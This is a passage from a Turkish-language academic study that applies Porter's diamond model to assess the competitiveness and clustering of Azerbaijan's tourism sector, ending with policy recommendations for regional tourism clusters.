- Eğitimli, uzman nitelikte personelin eksikliğini gidererek hizmet kalitesinin aşağı düzeyde olmasını önlemek, altyapı ve hizmet kalitesinin hızlı talep artışının sonucunda ortaya çıkan ihtiyaçlara uygunlaştırmak,
- Hazar denizinin ekoloji yönden temiz olmaması ve rekabetin bu sektörde zayıf olması tehdit oluşturmaktadır. Hazar denizinin ekolojik yönden temizliyi önem verilmesi,

- Tesisler fazla miktarda yatırımla oluşturulduğu için fiyatlar turizm sektöründe bir çok ülkelerin teklifinden yüksek olduğu söylenebilir. Fiyatların azaldılması için önlemlerin alınması,
- Devlet programı ile yatırımcıların yetersiz destek görmesinin karşısının alınması,
- Bazı ülkelere seyahat ederken vizelerin alınmasında yaşanan zorluklar ve bürokrasi. Yabancı ülke turları çoğu zaman yüksek fiyata arz edildiğinden müşteri seçimini negatif etkilemekte ve ilgisinin azalmasına neden olmaktadır. Vizelerin alınmasındaki zorlukların azaltılması,
- Azerbaycan'da Hazar Denizinin seviyesinin inip kalkması, kış turizm merkezlerinde karların azalması turizmi negatif etkilemektedir. Bu etkiden kaynaklanan sorunların çözümü için alternatif yolların bulunması,
- Yüksek enflasyon turistlerin alternatif ürünleri aramasına neden olmaktadır. Bu enflasyon bu sahaya yapılan yatırımların azalmasına neden olmaktadır. Turizm sektörünün enflasyondan çok fazla etkilenmemesi için önlemler alınması,
- Ermenistan'ın işgali yüzünden Nahçıvan'a yalnız havayolu vardır, Karayolu ve demiryolu ile ulaşmak imkansızdır. Havayoluna alternatif ulaşım olanakları yaratılması,

Bazen turizm açısından önceden yapılan tahminlerin kendisini doğrultmadığı görülmektedir. 2015 yılında ülke arazisinde turistlerin sayısı 395461 kişi olmuştur. Turistlerin kaldıkları gecelerin sayısı 821552 olmuştur. Ülkede bir turistin orta kalma süresi 2,08 gün olmuştur. Gelecekte turizm arz-talep dengesinin doğru belirlenmesi ve talebi karşılayacak kadar arzın sunulması için daha dikkatli tahminlerin yapılması gerekmektedir. Aksi takdirde arzın talebi karşılamada yetersiz olması ülke turizmi açısından tehdit unsuru olabilir.

2. Elmas Modeli Çerçevesinde Turizm Sektörünün Rekabet Gücü ve Kümelenme Analizi

Firma Stratejisi ve Rekabet yapısı	Orta (+\ -)
Firmaların nasıl oluşturulup, organize edildiği, stratejileri ve ülke içindeki rekabetin yapısı ulusların rekabet gücü üzerinde etkili olmaktadır. Piyasadaki rekabet ortamı, firmaların gelişmesi ve yenilikler yapmaları konusunda yönlendirici ola bilmektedir (Akdağ ve diğerleri, 2014:332). Turizm firmaları yeni yaratılmalarına rağmen düzenli olarak Londra'da, Moskova'da vb.yapılan nüfuzlu turizm sergilerinde yer edinmektedirler. Teklif edilen ortamla daha iyi tanınmak amacıyla her yıl Azerbaycan'ın bölgelerine info turlar düzenlenmektedir. Son zamanlar iç turizm hızla gelişmektedir, çok sayıda otel açılmış, elektronik vize rejimi uygulanmıştır. Elektronik vize rejiminin uygulanması, Azerbaycan'a yabancı turist akışının önünü açmıştır.	
Firma stratejisi	Orta (+\ -)

Bu bağlamda değerlendirildiğinde, son zamanlar turizm kapsamında hizmet sunan işletmeler modern yönetim teknikleri kullanımını artırmaya yönelmişlerdir. Azerbaycan’da faaliyet gösteren turizm şirketlerinde temel amaç güven ve müşteri memnuniyeti esas alınarak, uluslararası turizm mekanında ülkenin turizm sektörünün rekabet üstünlüğünü geliştirmektir. Uzmanlarının profesyonellik derecesini sürekli geliştiren ve uzmanları ile birlikte gelişen bir kurum olarak, müşterilerin talebine uyarlanmış ve onlara çeşitli tur ürünlerini sağlayan yüksek teknolojili çok profilli seyahat acentaları oluşturmaktadırlar. Seyahat acentaları uyguladıkları stratejilerle turistlere hizmetlerini sunmaktadırlar. Müşterilerin isteklerine ve taleplerine büyük önem verilmektedir. Amaç müşterilere hem profesyonel, hem de dinlenme amaçlı seyahatlerin düzenlenmesinde yüksek kaliteli hizmet gösterilmesidir.

Zincir oteller marka oldukları için isimlerini koruyabilmek için daha büyük pazarlama stratejileri uygulamaktadırlar. Bazı otellerin pazarlama faaliyetleri ise tamamen müşteri memnuniyeti üzerine kurulmuş ve müşteri memnuniyetinin sağlanması en önemli pazarlama stratejisi olarak görülmektedir. Zincir otellerin maksatları elemanlar, misafirler, iş ortakları ve toplum için yeni değerlere sahip yüksek kaliteli yaşam tarzı ürünleri ve hizmetlerinin benzersiz koleksiyonunu sunmaktır. Otelin iyi satış yapması için mutlaka güçlü bir pazarlama stratejisi olmalıdır. Pazarlama stratejisinde başarılı bir fiyat farklılaştırması yapılmamaktadır. Müşteriler fiyatların yüksek olmasından ve uygun fiyata olan mal ve hizmetlerin ise düşük kalitede olmasından şikayetçi olmaktadır. Sağlık turizmi işletmeleri mevcut olsa da çoğu bakımsız durumdadır. Bakıma ihtiyacı olan işletmelerin yeniden kurulması, kullanımının sağlanması önerilmektedir. Pazarlama karmasının tutundurma bileşeninin reklam ve halkla ilişkiler/duyurum faaliyetleri başarıyla uygulandığı söylenemez. Kümelenme bünyesinde faaliyet gösteren işletmeler hangi amaca doğru hareket etmelerini ve vizyonlarını belirlemekle firma stratejilerini uygulamaktadırlar.

Markalaşma ve İletişim Yönetimi	Düşük (-)
Çeşitli sektörlerde ürünlerin birbirinden ayırt edilmesini sağlayan, benzerlerinden ayrı, taklit edilmesini engelleyen, onu piyasaya sunan kişileri, firmaları tanıtan sözcük, sözcük grubu, harf, rakam, renk, şekil ve dizayn birleşimleri marka olarak tanımlanır. Markalaşma ve iletişim yönetimi açısından bakıldığında, tüm arz verilerine rağmen Azerbaycan turizm kapsamında bir marka olamamış fakat son zamanlar devlet tarafından yapılan destek programlarıyla, uluslararası organizasyonlar yapılmasıyla marka olma yolunda adım atılmıştır.	
Yabancı Tur Operatörleri ile İşbirliği	Orta (-/+)
Tur operatörleri, turizm amaçlı seyahat etmek isteyen insanların seyahat sürecinde ihtiyaç duydukları ürünleri, farklı turistik ürün üreticilerinden önceden münferit olarak satın alarak bir araya getiren ve bir paket tur oluşturarak potansiyel turistlere tek fiyattan doğrudan veya dolaylı olarak satan	

işletmelerdir (Karamustafa ve Öz, 2008:276). Dünya Turizm Örgütü'nün tahminlerine göre, günümüzde tur operatörleri toplam uluslararası turizm pazarında yaklaşık %25 paya sahiptir. Tur operatörleri diğerkölkelerde olduğu gibi Azerbaycan'da da turizm pastasından pay almak için faaliyet göstermektedirler. Azerbaycan da diğerkölkeleri gibi yabancı tur operatörleri ile işbirliğı yapmaktadırlar. GoTravel, JacTravel, Alda Travel, Alaska Travel gibi uluslararası operatörlerle işbirliğı yapan seyahat işletmelerinin çok olmadığı belirlenmiştir. Küçük işletmelerden oluşan seyahat büroları üstünlüğe sahiptir. Kendi bünyesinde uluslararası şirketleri barındıran tur operatörlerinin yaratılması ve geliştirilmesi mantıklıdır.	
Kapasite Kullanım Oranları	Orta (-/+)
Kapasite kullanım oranları bağlamında değerlendirildiğinde, mevcut tesislerin kapasite kullanım oranları turizmin genel olarak mevsimsel olduğundan sezon içinde yüksektir. Sezon dışında bu tesisler faaliyetlerini durdurmaktadırlar. Tam kapasite ile çalışmamaktadırlar. Bu da turizm sektörünün gelişmesinde gerilemeye neden olmaktadır. İşletmelerin sezon dışında da çalışmaları işsizlik sorunun çözümüne katkı sağlamış olacaktır. Aynı zamanda daha önce çalışmada bahsedilen hem geleneksel hem de alternatif turizm çeşitlerinin hepsinin gelişmesine fırsat sunacaktır.	
Girdi Koşulları	Orta (-/+)
Uluslararası platformda rekabet gücüne sahip olmak isteyen bir ülkenin kalkınma modeli, sahip olduğu faktör şartlarına uygun olarak geliştirilmelidir. Faktör koşulları başlığı altında toprak, emek, işgücü ve sermaye faktörlerinden bahsedilmektedir. Ülkemizin iklim rezervleri tedavi ve dinlenme için olanaklar yaratmaktadır. Azerbaycan'da tanınmış önemli sağlık dinlenme tesisleri Abşeron (Bilgeh, Buzovna, Zagulba), İstisu (balneoterapevtik), Lenkeran ve Naftalanda yerleşir. Aynı zamanda güneşli plyajlarla zengin Abşeron, çok nadir orman deniz kompleksi olan Nabran Yalama bölgesi, ılıman iklimi, temiz dağ havası, kıymetli maden suları olan Şuşa Turşsu bölgesi, İstisu tatil, zengin kükürtlü maden suları deniz-dağ iklimli Lenkeran Astara bölgesi doğada nadir bulunan med suyu elverişli iklim koşulları olan Qalaaltı tatil, Gence Hacıkənd Göygöl, Guba Haçmaz, Nabran Zakatala-Şeki bölgeleri çeşitli malzemelerle bol maden suları ve şifalı tuz mağaraları ile zengin Nahçıvan vb.	
Doğal Kaynaklar	Yüksek (+)
Doğal kaynaklar bağlamında değerlendirildiğinde, ülkemizin bölgeleri turizmde doğal güzellikleri ile ön plana çıkan destinasyonlara sahiptir. Bu nedenle doğa turizmi potansiyeli yüksektir. Ülkemiz zengin floraya sahiptir. Burada 4500'den fazla çiçekli, ali türde bitki türü yayılmıştır. Türlerin toplam sayısına göre Azerbaycan'ın florası Güney Kafkasya'nın başka cumhuriyetlerine oranla daha zengindir. Ülkede rastlanan bitki türleri Kafkasya'da biten bitki türlerinin genel miktarının % 66'sını oluşturmaktadır. Üçüncü döneme ait olan Relic cinslerle de zengindir ki, bunların da	

temsilcilerine tüm bölgelerde, özellikle Talış bölgesi topraklarında daha çok rastlanmaktadır. Bunlardan demirağacı, Lenkeran akasyası, shabalıdyarpaq orman, Kafkas hurması, bigever, shümshad vb. gösterilebilir. Ülkede 240 endemik bitki türü mevcuttur. Azerbaycan'da koruma altında olan alanlar açısından iyi durum gözlemlenmektedir. Onlar Azerbaycan'ın %5,7'ni kapsamaktadır. Azerbaycan'ın Zengezur Milli Parkı, Akgöl Milli Parkı, Shirvan Milli Parkı, Hirkan Milli Parkı, Altıağaç Milli Parkı, Apsheron Milli Parkı, Shahdağ Milli Parkı, Göy göl ve Samur-Yalama Milli Parkı eko-turizm arz verisi olarak kayda değer alanlarıdır. Dünya'da bilinen 2000'den fazla çamur volkanlarından 344'ü Azerbaycan'ın doğusunda ve onunla komşu Hazar akvatoriyasında bulunmaktadır. Ülkenin sahip olduğu doğal kaynaklar deniz-kum-güneş, doğa, kültür, eğlence, sağlık, gastronomi turizm çeşitlerinin uluslararası düzeyde rekabet üstünlüğüne ulaşmasında avantajdır.	
Stratejik Konum	Orta (+/-)
Stratejik konum açısından bakıldığında, kuzeyde Rusya'nın bünyesinde olan Dağıstan, kuzey-batı bölgesinde Gürcistan, batıda Ermenistan, doğudan Hazar denizi, güneyden İran'la çevrilidir. Hazar denizi Güney-doğu Avrupa ve güney-batı Asya'dadır ve dünyanın en büyük tuzlu su gölüdür. Tuzluluk oranı %1,2'dir. Hem deniz, hem de göl özelliklerini taşımaktadır. Petrol yataklarıyla zengindir. Tektonik göllere örnektir. Hazar denizi geleneksel, deniz ve bazı spor turizm türleri açısından büyük potansiyele sahiptir. Turizme yalnız potansiyele sahip olmak yeterli değildir aynı zamanda uzman personelin eğitilmesi dünya standartlarına uygun kalitede hizmet sunan işletmeler geliştirilmelidir. Turizmi negatif etkileyen unsurlar da bu gelişimin önünü kesmektedir. Dağlık Karabağ sorunu ile ilgili olarak Ermenistan'la savaş durumunda olması eko-turizmi olumsuz etkilemektedir.	
Bilgi ve İnsan Kaynakları	Orta (+/-)
Bilgi ve insan kaynaklarının seviyesi bağlamında değerlendirildiğinde, ülkemizde yüksek öğrenim düzeyinde turizm ve otelcilik alanında insan gücü yetiştiren orta ve yüksek eğitim kurumları bulunmaktadır. Ayrıca Turizm ve Kültür Bakanlığının nezdinde Cumhurbaşkanımızın emri ile 2006 yılında Azerbaycan Turizm Enstitüsü yaratılmıştır. Maksat turizm endüstrisine kaliteli kadrolar hazırlamakla ülkenin petrol dışı sektörünün gelişimi ve yoksulluğun azaltılması stratejisine katkıda bulunmaktadır. Bununla birlikte ulaşılan bilgi düzeyi ile insan kaynağı ve mevsimlik özellikleri nedeniyle ülke turizmine tam anlamıyla katkı sağlayamamaktadır. Azerbaycan'da turizm alanında kadro hazırlığının daha yüksek düzeyde organize amacıyla öğrenciler için deneyim süresinin artırılması ve uygulama olanaklarının yaratılması önerilmektedir.	
Çevre ve Mekansal Yapı	Orta (+/-)
Çevre ve mekânsal yapı orta düzeyde olduğu görülmektedir. Azerbaycan Cumhuriyeti zengin doğal kaynaklara ve gelişmiş sanayi alanlarına sahip bir ülkedir. Ancak uzun yıllardan beri birikmiş çevresel	

sorunlar zamanında çözüm bulmadığı için ülkemizin çevresi aşırı çirklendirilmiştir. Şu anda ülkemizde acil çözüm bekleyen bir takım çevresel sorunlar vardır: su havzalarının, aynı zamanda Hazar denizinin ev ve sanayi sularının atıkları ile çirklendirilmesi, Hazar Denizi'nin seviyesinin değişimi ile ilgili aldığı hasarlar, atmosfere akıtılan zararlı gazların aşırı olması, biyolojik çeşitliliğin azalması, toprakların erozyona uğraması ve şoranlaşması, sanayi ve ev atıklarının utilizasyonu vb. Hazar çevresi ülkeleri arasında 2003 yılında “Hazar Denizi deniz çevre ortamının korunması hakkında” Tahran kentinde imzalanan Çerçeve Sözleşmesi onaylanmıştır. Bu sözleşmenin amacı Hazar Denizi deniz çevre ortamının çirklenden korunması, aynı zamanda Hazar Denizi'nin biyolojik kaynaklarının korunması, muhafazası, onarımı, sürekli ve verimli kullanılmasından ibarettir. Hazar denizi turizmde önemli faktör olarak değerlendirilmelidir. Denizin tarihi turistlerin ilgisini çekmekte ve aynı zamanda 3S (sun-sand-sea) ve deniz turizmine olanak yaratmaktadır	
Ulaşım Altyapısı	Orta (+/-)
Ulaşım altyapısının durumu incelendiğinde ise, ülke ulaşım altyapısı açısından kara, hava ve deniz ulaşımının kullanılmasına uygun olduğu için avantajlı bir konumdadır. Azerbaycan'ın uluslararası havaalanı Bakü'den başka bölgelerde Ağstafa, Balaken, Gence, Kabale, Lenkeran, Nahçıvan, Yevlah, Zakatala ve Hankendinde bulunmaktadır. Bakü, Gence, Zaqatala ve Gebele havalimanları dünya ile irtibat sağlayabilmektedir. Azerbaycan'ın su ulaşımında, Azerbaycan Devlet Hazar Deniz Gemiciliği ve Bakü Deniz Uluslararası Ticaret Limanı büyük bir öneme sahiptir. Gelişmiş karayoluna sahip şehirleri olmasına rağmen, birçok bölgelerde karayolu ulaşımının kalitesinin geliştirilmesine yönelik çalışmalar devam etmektedir. Azerbaycan'da gerek ülke vatandaşları gerekse yabancılar tarafından en çok kullanılan ulaşım türü havayolu olmuştur ve bu yol aracılığıyla 2014 yılında 59977 ülke vatandaşımız 10295 yabancıya hizmet sunulmuştur.	
Talep Koşulları	Orta (+/-)
Bir ülkedeki talep koşulları ne kadar çok nitelikli mal ve hizmet talep etme eğiliminde ise firmaların söz konusu istekleri karşılamaları için kendilerini geliştirmeleri gerekliliği ortaya çıkacaktır (Arıç, 2013:92). Azerbaycan'da turizmin gelişimini hızlandırmak ülkenin iç turizm potansiyelini dünya pazarına çıkarmak, yabancı turistlerin dikkatini büyük çekiciliklere sahip bölgelerimize çekmek amacıyla 2003 yılında Gençlik ve Turizm Bakanlığı tarafından bölgeler üzere 7 turizm güzergahı tespit edilmiştir. Bunlardan 4'ü esas 3 ise ek olarak kabul edilir. Ana turizm güzergahları Bakü Khaçmaz, Bakü Balaken, Bakü Astara ve Bakü Kazak ek güzergahlar ise Bakü-Abşeron yarımadası, Bakü Karabağ, Bakü Nahçıvan'dır. Son yıllarda diğer bölgelere modern taleplere cevap veren dinlenme merkezlerinin, otellerin inşası, karayolları altyapısının oluşturulması hem dış hem de iç turistlerin ilgisini artırmıştır.	
Turist Sayısı	Orta (+/-)

Gelen turist sayısı bağlamında değerlendirildiğinde, ülkemize gelen turist sayısı her yıl artmaktadır. 2014 yılı itibariyle yaklaşık iki milyon yabancı turist ülkeyi ziyaret etmiştir. Fakat bu sayı yeterli değildir. Azerbaycan Devlet İstatistik Komitesinin verilerine göre ekonomik bölgeler üzere 2014 yılında toplamda 10657 turist Bakü'nün farklı ilçelerinde kabul edilmiştir (www.stat.gov.az). Turist sayısının artırılması için ülke sektörünün tanıtımı ile ilgili işler yapılması, hizmet sektöründe kalitenin artırılması yapılması gereken temel işlerdendir. Gelen turist sayısının azalması turizm gelirlerine de etkisini göstermektedir. Ülkeye gelen turist sayısının azalması komşu ülkelerde yaşanan politik ve ekonomik sorunlarla doğrudan ilişkilidir. Örneğin Rusya'da rublun değer kaybetmesi ve petrol fiyatlarının düşmesi yalnız kendi ekonomisini değil aynı zamanda diğer ülkelere de negatif etkisini göstermiştir.	
İç Talep	Orta (+/-)
İç talebin durumu değerlendirildiğinde, doğa turizmi ve sağlık turizmi ön plana çıkmaktadır. Bunlara Azerbaycan'ın Nahçıvan bölgesinde bulunan Batabat, Gubada Hınalık Dehne ve Gah bölgesinde olan İlisu köyünü örnek göstere biliriz. Azerbaycan'da bugün de çeşitli hastalıkların tedavisi ile uğraşan sanatoryumlar bulunmaktadır. Onlardan kalp-damar ve sinir sistemi, kemik - kas, periferik sinir, periferik damar hastalıkları, deri hastalıkları, jinekolojik hastalıklar, ürolojik hastalıklar vb. tedavisi ile uğraşan sanatoryumlar (Naftalan, Merdekan, Bilgeh, Altın Kum, Masallı, Lenkeran, Nahçıvan vb.) daha yaygındır. Fakat bu alanlarının doluluk oranlarının sezon içinde yüksek olduğu belirtmek mümkündür. Bölgelerde genel olarak sezonun yoğun olduğu zamanlarda tatil fiyatlarının yüksek olması ve altyapı, hizmet alanında aksaklıklar müşterilerin yurtdışı alternatiflerini seçmelerine neden olmaktadır.	
İlgili ve Destekleyici Kurumlar	Orta (+/-)
Bir endüstrideki ulusal avantajın belirleyicisi, uluslararası rekabet gücüne sahip üretici endüstrilerin, yan sanayinin veya destekleyici sanayilerin ülke içinde bulunmasıdır. Bir firmanın uluslararası rekabet avantajı yakalaması ve korumasında, bir firma ile bağlantı içindeki, yan sanayi ve destek endüstriler önemlidir. Gerek girdi temini gerekse yeniliklerin uygulanması ve faaliyetin uluslararası ortama taşınmasında, bağlı ve destek endüstrilerin durumu belirleyicidir. Destek endüstriler etkin bir destek ağı içinde firmaya etkinlik, hız, önderlik ve maliyet avantajı kazandırır (Gürpınar ve Sandıkçı, 2006:118). Azerbaycan'da her geçen yıl otel işletmelerinin sayı artmaktadır. 2014 yılında 535 otel işletmesi faaliyet gösterdiği malumdur. Bu otellerde odaların sayı 17363, yatak sayısı ise 35652 teşkil etmektedir. 4-5 yıldızlı otellerin başkent Bakü'de yerleşmesi genellikle ülke ve yabancı vatandaşların başkentte konaklamasına neden olmuştur. 2014 yılında 688532 yabancı, 392651 ülke vatandaşı Bakü'nün otellerinde yerleştirilmiştir. Otel işletmeleri kendi bünyesinde Avrupa, Gürcü ve	

Azerbaycan mutfağının yemeklerini sunan restoranlar ve modern hizmetler gösteren barlar faaliyet göstermektedir. Azerbaycan'ın profesyonel seyahat acentaları, turizm alanında faaliyet gösteren milli ve yabancı kuruluşlarla işbirliği yapmaktadırlar. Aynı zamanda pazarlama ve dağıtım işletmeleriyle işbirliği turizm işletmelerinin daha iyi hizmet sunmasına yardımcı olmaktadır.	
Konaklama Tesisleri	Orta (+/-)
Konaklama tesislerinin durumu değerlendirildiğinde çok sayıda otel ve konaklama işletmeleri faaliyet gösterse de, altyapı ve hizmetlerinde sorunlar yaşanmaktadır. Azerbaycan'da büyük otel şebekesi faaliyet göstermektedir. Bunlar içerisinde 5 ve 4 yıldızlı oteller daha çoktur. Çalışmada daha önce konaklama tesislerinin sayısı istatistik verilere dayanarak verilmektedir. Otel ve konaklama tesislerinin sayısı her geçen yıl artmaktadır. 2012 yılında 514 tesis olduğu halde 2013 yılında 530, 2014 yılında ise 535 konaklama işletmesi faaliyet göstermektedir. Pazarda marka otellerin olması, rekabetin ortamının oluşmasını ve diğer otellerin daha iyi çalışmalarını sağlamaktadır. Genel olarak Bakü kentinde otel işletmeleri belli bir müşteri kitlesi arasında pozitif imaj kazanmış ve bu imajı korumuştur. Turizm sektöründe tehdit oluşturacak durum 2009 yılından itibaren istatistik verilere göre turistlerin kabul edilmesinde yalnız Bakü kenti ve Absheron ili öne çıkmış, bölgelerdeki tesislerse gerilemektedir ki, 2014 yılında ekonomik bölgelerden turist kabul edeni olmamıştır (www.stat.gov.az).	
Yiyecek-İçecek İşletmeleri	Yüksek (+)
Yiyecek-içecek işletmelerinin durumu açısından değerlendirildiğinde, bu işletmelerin nitelik ve nicelik açısından bölge turizm hareketlerine katkısı önemli düzeydedir. Azerbaycan ve Avrupa yemekleri bulunan bu tesisler dinlenme merkezlerine bağlı ve müstakil şekilde faaliyet göstermektedirler. Yiyecek içecek işletmeleri, insanların yeme-içme ihtiyacının karşılanmasında önemli bir yere sahiptir. Rekabetin son derece hızlı ilerlediği günümüzde ürün farklılaştırma, müşteriye elde tutma, pazar payını artırma ve müşteri memnuniyetini sağlama alanlarında en iyi çözümlerden biri olan temalı restoranlar, yiyecek-içecek sektöründe önemli bir yere sahiptir. Tüketiciler daha aktif ve dinamik rol oynamaktadır. Yemeklerin özellikleri ve üretim süreçlerindeki düzenlemeleri yanında, onları açıklayan sembolik unsurlar, tarihi, toplumsal ve kültürel değerlere ilişkin konular hakkında da bilgilenmek istemektedirler. Azerbaycan'da da bu kriterlere uygun yiyecek içecek işletmelerinin sayısı artmaktadır. Bu işletmeler arasında rekabet durumu olduğu için her geçen gün kalite ve ürün çeşitlendirilmesi açısından değişim ve gelişme yaşanmaktadır.	
Seyahat Acenteleri	Orta(-/+)
Ülkede faaliyette bulunan seyahat acenteleri biletlerin ve otellerin rezervasyonu ve satışı, VIP hizmetlerin gösterilmesi, oto kiralama, havaalanına ulaştırma, vize desteği ve çeşitli tur paketlerin hazırlanması faaliyet alanına dahildir. Seyahat acenteleri ve tur operatörleri hizmetleri bağlamında	

değerlendirildiğinde orta düzeyde olduğu görülmektedir. Geleneksel, sağlık, eğlence, spor, alış-veriş turizm turları üstünlük teşkil etmektedir fakat eko turizm ve gastronomi turizmi gelişmesi yok denecek kadar düşüktür (www.stat.gov.az).	
Devlet	Yüksek (+)
Devlet ve şans faktörleri de bu dört ana unsuru desteklenmesi ileri sürülmektedir. Porter'e göre bir sektörün uluslararası rekabet gücünün gelişiminde devletin rolünün önemli olduğu ancak doğrudan etkilemediği düşünülmektedir (Gürpınar ve Sandıkçı, 2008:119-120).	
Kültür ve Turizm Bakanlığı	Yüksek (+)
Kültür ve Turizm Bakanlığı hizmetleri açısından değerlendirildiğinde, Kültür ve Turizm Bakanlığı'nın organize ettiği çalışmalar, kendi görev ve yetkileri dahilinde sağlıklı şekilde yürütülmektedir. Kültürel Mirasın Korunması, Gelişimi ve Rehabilitasyonu için Devlet Hizmeti tarihi ve kültürel anıtların gelişimi ve gelecek nesillere ulaştırılmasından sorumludur. Ayrıca Çevre ve Doğal Kaynaklar Bakanlığının milli parkların, fauna ve floranın korunmasıyla ilgili kurallar hazırlamış ve tedbirler hayata geçirmektedir. Bazı büyük su havzaları inşa edilmiş, toprakları şoranlaşmadan temizlemek için drenaj sistemleri kurulmuş, Bakü'de ve çevresinde yeşillikler, Hazar sahili kumlarında sahil berkitici ve toprakların erozyonunu önlenmesi için çalışmalar yapılmış, flora ve fauna korunması ve geliştirilmesi için bir takım doğa sit alanları oluşturulur. Azerbaycan Çevre ve Doğal Kaynaklar Bakanlığı Ulusal Programların uygulanmasının temin edilmesi amacıyla cumhurbaşkanı 18 Şubat 2003 yılında emir imzalamıştır.	
Teşvik Sistemi	Yüksek (+)
Teşvik sistemi açısından değerlendirildiğinde, Azerbaycan Cumhuriyeti'nde 2010-2014 yılları arasında turizmin gelişmesine dair Devlet Programı ülkede turizmin karşılaştığı sorunların çözülmesi ve turizm alanının daha da geliştirilmesinin sağlanması için tasarlanmıştır (Azerbaycan Kültür ve Turizm Bakanlığı, mct.gov.az). Turizm sektörünü etkileyen en önemli faktör ulaşım altyapısı olmaktadır. Bu program çerçevesine Nahçıvan, Absheron, Dağlık Shirvan, Gence Gazakh, Guba Haçmaz, Lenkeran, Sheki Zakatala ekonomik illerinde ulaşım altyapısının geliştirilmesi, karayollarının yeniden kurulması ve yeniden yapılması ve demiryolu altyapısının yenilenmesi dahildir.	
Yasal Mevzuat	Orta (-/+)
Yasal mevzuat açısından değerlendirildiğinde, yasal mevzuat bazen turizm sektörü oyuncularının sorunlar yaşamasına neden olmaktadır. Bununla birlikte tüm turizm çeşitlerinin gelişmesinde turizm yönünde kabul edilen kanunlar turizmin var olması ve gelişmesi için en önemli etkenlerden birisidir. Bürokrasi turizm sektöründe yeni olan işletmeler için zorluklar yaratmakta ve en sonda bu sektöre girmek isteyenlerin geri çekilmesine neden olmaktadır. Çevresel politikanın esas amacı mevcut ve	

gelecek nesillerin ihtiyaçlarının sağlanması adına mevcut ekolojik sistemlerin korunması ve doğal kaynakların verimli kullanılması ile sürdürülebilir kalkınmanın temin edilmesinden ibaret olacaktır.

Bu alanda uygulanması gereken tedbirler aşağıdakilerdir:

- bölgelerde sanayi tesislerinin "yeşil ekonomi" ilkesi temelinde faaliyet göstermesi için uygun önlemlerin alınması;
- ekonomik gelişimi hammadde tabanı ile donatmak için yeni hammadde yataklarının tespiti;
- bölgelerde ormanların çoğaltılması, yeşillik alanlarının artırılması;
- bölgelerde özel korunmuş doğa arazilerinin gelişimi ve biyolojik çeşitliliğin sürekliliğinin sağlanması;
- bölgelerde oluşan katı ev ve sanayi atıklarının yönetimi;
- alternatif ve yenilenebilir enerji kaynaklarının kullanımının artırılması.

SONUÇ VE ÖNERİLER

Kümelenme yoksulluğun azaltılmasında ve ekonomik gelişmenin aracı olarak gösterilebilir. Bu anlamda ana hedef kendi içinde rekabet halinde olmayıp birleşerek dünya ile rekabet halinde olmaktır. Bu hedefin gerçekleştirilmesi ile yerel kalkınma sağlanacak, o bölgenin üretimi artacak, işsizlik düzeyi azalacak, hem de ülkenin büyümesine katkıda bulunarak dünya ekonomisinde payını artıracaktır. Dünyada başarıyla uygulanan kümelenme politikalarının Azerbaycan'da tarım ve turizm sektörleri için işlenip hazırlanması hem bölgelerin kalkınmasını, endüstrilerin rekabet gücünün pozitif etkilenmesi ve petrol ürününden bağımlılığın giderilmesinde yardımcı olacaktır. Bulguların sonucunda Azerbaycan'ın genel turizm sektörünün elmas modeli çerçevesinde analizi orta düzeyde olduğu tespit edilmiştir. Bu analizde belirlenen zayıf tarafların giderilmesi ve başarı faktörlerinin uygulanması endüstrinin az da olsa gelişimini etkilemiş olacaktır. Azerbaycan'ın doğa ve sağlık turizminden başka deniz-kum-güneş turizmi, kongre turizmi, gastronomi turizmi, spor turizmi, deniz turizmi açısından Hazar denizi sahili ve bölgelerde güçlü potansiyele sahiptir. Bu potansiyeli geliştirmek ve uluslararası rekabete dayanacak sektör yaratmak gibi amaçların gerçekleştirilmesi amacıyla üniversitelerde uzmanlar hazırlanmaktadır. Turizm sektörünü geliştirilmesi ve uluslararası arenada daha rekabetçi bir konuma gelebilmesi için aşağıdaki stratejiler önerilebilir:

- Eğitim Kurumlarının varlığına rağmen turizm sektöründe eğitimli personelin azlığının giderilmesinde çözümlerin bulunması. Eğitim Kurumlarında eğitimin sonunda iş deneyiminin kazandırılması, fakülteye uygun şirket ve firmalarda istihdam geçmişinin açılması gerekmektedir.
- Turizm tesislerinin inşaatı için yabancı uyruklu girişimcilerin dikkatinin bu sektöre yönltilmesi faydalı olacaktır.

- Turizmin bölgelerde mevsimsel olmasının giderilmesi, turizm günlerinin artırılması,
- Komşu ülkelerdeki ekonomik krizlerin ülkemize etkisi sonucu döviz kurlarında dalgalanmaların varlığı ve yüksek enflasyon oranının azaltılmasına önem verilmelidir.
- Bankaların turizm işletmelerine sunduğu kredi faizlerinin düşürülmesi gerekmektedir.
- Tur acentelerinin eğlence merkezleri, müzeler, eğitim kurumları işbirliklerinin kurulması devam ettirilmeli ve artırılmalıdır.
- Abşeron ekonomik ilinde ve Guba Haçmaz ekonomik ilinde deniz-kum-güneş turizmi kapsamında deniz kıyısına sahiptir. Bu bölgede 3S turizmi kümelenmesi oluşturulmaya çalışılmalıdır.
- Naftalan sanatoryumunun bulunduğu Gence-Gazah ekonomik ili sağlık turizmi potansiyeline sahiptir. Bu bölgenin kalkınmasının sağlanmasında kümelenme politikalarının uygulanması gerekmektedir.
- Mevcut turizm hukuk taban sisteminin uluslararası standartlarla uygun hale getirilmesi, vize rejiminin karşılıklı şekilde kolaylaştırılması için bir takım ülkelerle işbirliğinin artırılmasıyla ilgili tedbirler alınmalıdır.
- Uluslararası kurumların oluşumunda temel amaç alanlarda sorunların çözülmesi ve işbirliğinin artırılmasıdır. Hal-hazırda birçok uluslararası örgüte üyelik ülke ekonomisinin gelişmesine yol açmaktadır. Doğrudan ve dolaylı olarak turizm sektörü ile ilgili olan uluslararası kuruluşlarla işbirliğinin artırılması, onların tecrübelerinden yararlanılması gerekmektedir.
- Doğa turizmi potansiyeline sahip bölgelerden önemlisi Sheki-Zagatala ekonomik ilidir. Ancak bu turizm çeşitine fazla önem verilmemektedir ve az sayıda seyahat acentası bununla ilgili tur düzenlemektedir. Doğru tanıtım işlerinin yapılması, seyahat acentalarının bölgelerde büroların sayısının artırılması ve değerlendirilmesine önem verilmelidir.
- Bölgeler sırasında turizmin en az gelişmiş bölgesi olan Aran ekonomik ilinin potansiyalı değerlendirilmiş ve bölgede spor turizmi ortamı olduğu belirlenmiştir. Burada spor turizmi için altyapının oluşturulması gerekmektedir.
- Lenkeran ekonomik ili bölgesinde Masallı ve Lerik illerinde bulunan İstisu termal suları hastalıkların tedavisinde kullanılmaktadır. Bu bölgede sağlık turizmi kümelenmesi analizi sunulan hizmetlerin kalitesinin artırılmasına ve yalnız yerli değil yabancı turistlerin ilgisini artıracaktır. Bu bölgede sağlık turizmi kümelenmesinin yapılması gözönünde bulundurulmalıdır.
